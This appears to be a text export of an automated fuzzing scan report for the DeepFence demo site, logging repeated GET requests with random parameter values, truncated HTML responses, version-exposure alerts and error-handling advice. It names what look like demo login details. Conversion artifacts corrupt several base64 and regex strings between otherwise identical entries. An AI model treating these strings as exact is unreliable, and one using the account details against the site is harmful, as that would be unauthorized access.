BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#13						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>gLoCWIng93</td></tr><tr><td>DemoUser1#</td><td>Kw8GV9P7jzAglr</td></tr></table>	Name	Value	demouser@deepfence.io	gLoCWIng93	DemoUser1#	Kw8GV9P7jzAglr
Name	Value						
demouser@deepfence.io	gLoCWIng93						
DemoUser1#	Kw8GV9P7jzAglr						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#14						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>nt9CNVgkjwS</td></tr><tr><td>DemoUser1#</td><td>DeaxB1</td></tr></table>	Name	Value	demouser@deepfence.io	nt9CNVgkjwS	DemoUser1#	DeaxB1
Name	Value						
demouser@deepfence.io	nt9CNVgkjwS						
DemoUser1#	DeaxB1						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>						

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number #15

Scan Fuzzing Scan

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters	Name	Value
	demouser@deepfence.io	gqD7HizabpO6G
	DemoUser1#	CnTf4JT7yB

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points	Since random data inserted into the parameters <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.	
Issue Number		#16

Scan

Fuzzing Scan

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	BZu4hfM
DemoUser1#	jxlJPIQ

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#17

Scan	Fuzzing Scan	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	

Modified Parameters	Name	Value
	demouser@deepfence.io	WMXbZpoeD
	DemoUser1#	WwDufpdQgmUWbz
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	Since random data inserted into the parameters <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.	
Issue Number	#18	

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>qg7i2Q40i8</td></tr><tr><td>DemoUser1#</td><td>tTVgphcXMH</td></tr></table>	Name	Value	demouser@deepfence.io	qg7i2Q40i8	DemoUser1#	tTVgphcXMH
Name	Value						
demouser@deepfence.io	qg7i2Q40i8						
DemoUser1#	tTVgphcXMH						
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>						

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#19

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>jhZsLW</td></tr><tr><td>DemoUser1#</td><td>X7ZUZrmM</td></tr></table>	Name	Value	demouser@deepfence.io	jhZsLW	DemoUser1#	X7ZUZrmM
Name	Value						
demouser@deepfence.io	jhZsLW						
DemoUser1#	X7ZUZrmM						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#20						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>4XLX5eM6pYJY8G</td></tr> <tr> <td>DemoUser1#</td><td>PJHvGP7Leh8</td></tr> </table>	Name	Value	demouser@deepfence.io	4XLX5eM6pYJY8G	DemoUser1#	PJHvGP7Leh8
Name	Value						
demouser@deepfence.io	4XLX5eM6pYJY8G						
DemoUser1#	PJHvGP7Leh8						
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none"> • demouser@deepfence.io • DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#21						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UqMpeeCJjiu8t</td></tr> <tr> <td>DemoUser1#</td><td>ZRK7REZtY</td></tr> </table>	Name	Value	demouser@deepfence.io	UqMpeeCJjiu8t	DemoUser1#	ZRK7REZtY
Name	Value						
demouser@deepfence.io	UqMpeeCJjiu8t						
DemoUser1#	ZRK7REZtY						
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre>						

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#22

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>W7NMjM</td></tr><tr><td>DemoUser1#</td><td>W49HPED6GPIV6Ek</td></tr></table>	Name	Value	demouser@deepfence.io	W7NMjM	DemoUser1#	W49HPED6GPIV6Ek
Name	Value						
demouser@deepfence.io	W7NMjM						
DemoUser1#	W49HPED6GPIV6Ek						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io						

- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number#23

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Fuzzing Scan
ERROR
https://deepfence.show/
GET https://deepfence.show/ HTTP/1.1
GET

Name	Value
demouser@deepfence.io	fu7rl7
DemoUser1#	arMo9EVBZaMMsu

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts

Action Points

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]

Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number#24

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Fuzzing Scan
ERROR
https://deepfence.show/
GET https://deepfence.show/ HTTP/1.1
GET

Name	Value
demouser@	FnZDRJ2IXGhCr

	<table><tr><td>deepfence.io</td><td></td></tr><tr><td>DemoUser1#</td><td>bRe60L</td></tr></table>	deepfence.io		DemoUser1#	bRe60L
deepfence.io					
DemoUser1#	bRe60L				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>				
Issue Number	#25				

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>9okdG2acECDAT5</td></tr><tr><td>DemoUser1#</td><td>Bo8SXBWN5</td></tr></table>	Name	Value	demouser@deepfence.io	9okdG2acECDAT5	DemoUser1#	Bo8SXBWN5
Name	Value						
demouser@deepfence.io	9okdG2acECDAT5						
DemoUser1#	Bo8SXBWN5						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>						

	AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#26

Scan	Fuzzing Scan						
